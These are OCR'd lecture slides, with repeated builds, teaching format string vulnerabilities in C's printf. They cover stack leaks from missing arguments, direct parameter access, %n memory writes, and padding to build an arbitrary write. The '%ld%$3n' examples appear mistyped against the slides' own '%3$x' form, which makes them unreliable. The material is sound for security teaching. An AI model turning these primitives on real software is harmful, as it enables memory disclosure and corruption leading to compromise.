
printf reads stack arguments based on the format string



# Not Enough Arguments

**printf("%ld %h %c %g %s");**

What happens when there is a mismatch between format string and actual arguments?




# Not Enough Arguments

**printf("%ld %h %c %g %s");**

What happens when there is a mismatch between format string and actual arguments?

Memory (stack) data are leaked




# Not Enough Arguments

**printf("%ld %h %c %g %s");**

What happens when there is a mismatch between format string and actual arguments?

Memory (stack) data are leaked




# Not Enough Arguments

**printf("%ld %h %c %g %s");**


What happens when there is a mismatch between format string and actual arguments?

Memory (stack) data are leaked



# Direct Parameter Access

"%3$x" → Access the 3rd argument



# Corrupting Memory Using printf

**%n** can be used to store the number of written characters into an integer pointer

```
int n;
long li = 100;
printf("%ld\n%n", li, &n);
```

# Corrupting Memory Using printf


**%n** can be used to store the number of written characters into an integer pointer

```
int n;
long li = 100;
printf("%ld\n%n", li, &n);
```

**n = 4**


# Corrupting Memory Using printf

printf(“%ld%$3n”, li);



# Corrupting Memory Using printf

printf(“%ld%$3n”, li);



# More printf()

Length modifier (+ zero padding)


```
long li  = 23;
printf("%0128ld\n", li);
```

```
000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000
00000000000023
```

**It is easy to write a large number of characters!**

# printf As An Arbitrary Write

printf("%0128ld%$3n", li);



# Levels of Compromise

# Remote VS local

Local overflow


- If the user input that can lead to the overflow can be only provided by a local user

Remote overflow


- If the user input that can lead to the overflow can be only provided over the network

# Executing programs

All programs run with the privileges of the running user (Effective UID)

